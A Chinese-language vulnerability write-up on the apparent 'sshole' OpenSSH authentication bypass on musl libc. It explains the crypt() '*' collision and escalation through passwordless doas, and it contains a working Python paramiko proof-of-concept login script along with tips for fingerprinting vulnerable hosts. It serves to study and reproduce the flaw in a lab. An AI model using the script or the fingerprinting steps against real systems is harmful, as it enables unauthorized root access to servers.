目录
该漏洞影响 OpenSSH 10.6p2 之前的所有版本(只要满足使用 musl libc 且未启用 PAM 的条件)
https://github.com/oz9un/sshole
📚 先理解:libc 是什么
几乎所有 Linux 程序(包括 ls、bash、sshd、Python、Nginx)都不会自己从头实现“打印字符串”“打开文件”“分配内存”“计算密码哈希”这些基础功能,而是调用一个公共的基础库,这个库就是 libc(C Library)。它是应用程序和 Linux 内核之间的“翻译层”。
历史上最主流的 libc 是 glibc(GNU C Library),Debian、Ubuntu、CentOS 等绝大多数发行版都用它。
🧩 musl 的定位
musl 是另一个 libc 实现,目标是:
- 轻量:体积远小于 glibc,适合容器和嵌入式设备。
- 标准兼容:严格遵循 POSIX 和 C 标准。
- 代码清晰、安全:设计上更注重简洁和可审计性。
- 静态链接友好:编译出的二进制可以完全静态链接,不依赖系统库。
它最早由 Rich Felker 开发,现在由 Alpine Linux 社区维护得很活跃。
🏔️ 谁在用 musl
最典型的用户就是 Alpine Linux——你复现 sshole 漏洞时那个环境。Alpine 以“极小镜像”(几 MB)著称,Docker 官方镜像里很多 alpine 标签的基础镜像都用 musl。此外 OpenWrt、Buildroot 等嵌入式/路由器系统也常用 musl。
⚖️ musl 与 glibc 的关键差异(和漏洞相关)
两者都实现了 POSIX 标准,但在边界行为上并不完全一致。你复现的 CVE-2026-123158 就源于这种差异:
| 行为 | glibc | musl |
|---|---|---|
crypt() 收到超过 256 字节的密码 | 返回错误或截断处理,行为不同 | 直接返回 * |
isspace() 是否把 \r 当空白 | 是 | 否 |
HTTP Date 头时区写法 | GMT | UTC |
正是 musl 的 crypt() 在超长输入时返回 *,与 /etc/shadow 中“密码禁用”的 * 标记撞车,才导致了认证绕过。换句话说,同一个程序在 glibc 上没事,在 musl 上就出了漏洞——这就是为什么判断目标是否使用 musl 很重要。
漏洞原理
🎬 第一步:目标账户的密码字段是 *(本应禁止登录)
在 Linux 的 /etc/shadow 中,密码字段是一个哈希字符串。如果这个字段是 *,系统约定它表示该账户的密码登录被禁用,只允许密钥登录。OpenSSH 的 auth-passwd.c 在正常的密码比对前,会先判断这个字段:如果它是 *、! 或空,就应该直接拒绝。
🎭 第二步:sshd 为了防时序攻击,“借用”了别人的真实盐值
这是漏洞能够成立的关键前提。OpenSSH 为了防止攻击者通过响应时间差异来枚举哪些账户存在、哪些账户有密码,加入了一个补丁(源自 CVE-2016-6210 的缓解措施):即使目标账户的密码字段是 *,它也会执行一次 crypt() 运算,让“账户不存在/密码禁用”和“密码错误”两种情况耗时相近。
但 crypt() 需要一个盐值(salt) 才能计算。目标账户的字段是 *,它本身不是合法盐值。于是 OpenSSH 会从系统里另一个有真实密码哈希的账户“借”一个盐值(例如 root 的 $6$xxxx$...),用这个盐值去计算攻击者输入的密码。
这一步的设计初衷是好的:让攻击者无法通过时间差判断账户状态。但它引入了一个致命变量——crypt() 在 musl 下的异常行为。
💥 第三步:257 字节以上的超长密码让 musl 的 crypt() 返回 *
这是 musl libc 与 glibc 的行为差异。在 musl 中,crypt() 有一个输入长度限制:如果密码超过 256 字节,它无法处理,直接返回一个 * 作为错误标志。
而 glibc 在同样情况下会返回错误值或做截断处理,不会返回 *。这就是为什么这个漏洞只在 musl 环境(Alpine、OpenWrt 等)触发,在 Debian/Ubuntu 等 glibc 系统上不成立。
于是,攻击者输入一个 257–1024 字节的密码时:
crypt(超长密码, 借来的真实盐值)→ musl 返回*
⚖️ 第四步:strcmp("*", "*") 返回相等,认证被误判为成功
OpenSSH 拿到 crypt() 的返回值 * 后,会把它与目标账户在 /etc/shadow 中存储的密码字段进行比较。
目标账户的字段本来就是 *(表示禁用),而 crypt() 的返回值现在也是 *。于是:
cstrcmp("*", "*") == 0 // 比较结果:相等
OpenSSH 的逻辑是:“哈希比对相等 → 密码正确 → 认证通过”。它没有区分这个 * 到底是“账户被禁用”的标记,还是“crypt() 计算失败”的错误返回值。两个语义完全不同的 * 在字符串层面撞在了一起。
认证绕过由此完成。 攻击者用一个无效的超长密码,登录了一个本应只能密钥登录的账户。
👑 第五步:从普通账户到 root
绕过认证后,攻击者获得的是目标账户的 shell。能否拿到 root,取决于环境配置:
- root 密码字段为
*且PermitRootLogin=yes:直接以 root 身份绕过登录。 - Alpine 默认
alpine用户 + 免密doas:Alpine 官方云镜像中,alpine账户通常配置了无需密码的doas权限。攻击者先绕过登录alpine,再执行doas su -即可无密码提权到 root。
你复现时用的 root 300 能直接拿到 uid=0,说明靶场环境把 root 的密码字段设为了 * 且允许 root 密码登录,正好命中了第一种场景。
poc:
py#!/usr/bin/env python3
# *sshole PoC in paramiko. usage: attack.py HOST PORT USER [LEN]
# one connection, two attempts: "wrong", then "A" * LEN (default 300). prints `id` on success.
import socket, sys, paramiko
host, port, user = sys.argv[1], int(sys.argv[2]), sys.argv[3]
n = int(sys.argv[4]) if len(sys.argv) > 4 else 300
t = paramiko.Transport(socket.create_connection((host, port)))
t.start_client(timeout=10)
for pw in ("wrong", "A" * n):
    try:
        t.auth_password(user, pw)
        print(f"password len={len(pw)}: ACCEPTED")
        c = t.open_session(); c.exec_command("id")
        print("id ->", c.makefile().read().decode().strip())
        break
    except paramiko.AuthenticationException:
        print(f"password len={len(pw)}: rejected")
t.close()


这段代码就是一个最小化的漏洞验证脚本,分四块看:
pythonhost, port, user = sys.argv[1], int(sys.argv[2]), sys.argv[3]
n = int(sys.argv[4]) if len(sys.argv) > 4 else 300
读参数:目标 IP、端口、用户名,第 4 个参数是超长密码长度,不填默认 300。
pythont = paramiko.Transport(socket.create_connection((host, port)))
t.start_client(timeout=10)
建连接:先用 socket 连上目标端口,再用 paramiko 完成 SSH 握手,得到一个 Transport 对象。后面所有认证都在这个对象上做,不会重新连。
pythonfor pw in ("wrong", "A" * n):
    try:
        t.auth_password(user, pw)
核心:同一个连接上试两次密码。
- 第一次
"wrong"(5 字节):正常密码,必然失败,但让服务端走完一次真实的密码校验流程。 - 第二次
"A"*300(300 字节):超长密码,在 musl 环境下crypt()会返回*,正好和目标账户影子条目里的*相等,认证被误判为成功。
顺序和“同一连接”是关键,换新连接或只试一次都不一定触发。
python        print(f"password len={len(pw)}: ACCEPTED")
        c = t.open_session(); c.exec_command("id")
        print("id ->", c.makefile().read().decode().strip())
        break
    except paramiko.AuthenticationException:
        print(f"password len={len(pw)}: rejected")
t.close()
成功就执行命令:auth_password 不抛异常说明登录成功,打开一个 session 执行 id,读回输出打印。抛 AuthenticationException 就打印 rejected,继续下一次循环。最后关闭连接。
漏洞识别
🔍 方法一:直接识别SSH服务指纹(最直接)

这是最直接的切入点。如果扫描发现目标开启了SSH服务(通常是22端口,或自定义端口),可以直接查看其Banner信息。
- 查看SSH Banner:使用
nc或nmap等工具连接SSH端口,观察服务器返回的版本字符串。例如,搜索结果中提到,一个受影响的靶场其SSH Banner为SSH-2.0-OpenSSH_10.6。虽然这个Banner本身不能100%确认漏洞存在,但它将目标版本范围指向了低于10.6p2的OpenSSH。 - 探测认证方法:一个更进一步的探测方式是,观察SSH服务在握手时公布的支持的认证方法列表。搜索结果指出,可以用脚本进行探测,看其是否列出了
publickey, password, keyboard-interactive等方法。这可以确认服务器是否开启了密码认证,这是漏洞利用的必要条件之一。
🕵️ 方法二:寻找musl libc的Web层“指纹”
由于该漏洞的根源在于musl libc,如果在Web层面能发现目标系统使用了musl,那么整个系统(包括其上的SSH服务)使用musl的可能性就会大大增加。
- 检查HTTP响应头中的
Date字段:这是一个非常强的指示器。标准的HTTPDate头使用GMT时区,但musl libc在格式化时区时倾向于使用UTC。因此,如果你能获取到目标任何HTTP服务的响应头,并且看到类似Date: Mon, 16 Nov 2026 08:09:50 UTC的格式,这强烈暗示后端系统可能使用了musl libc(如Alpine Linux)。 - 观察
Server头的“去品牌化”特征:Alpine等追求轻量的发行版,其Web服务器(如Apache、Nginx)的Server头通常不会包含具体的发行版信息,可能只显示为Server: Apache on Linux这样的通用格式,而不会像Ubuntu那样显示Server: Apache/2.4.52 (Ubuntu)。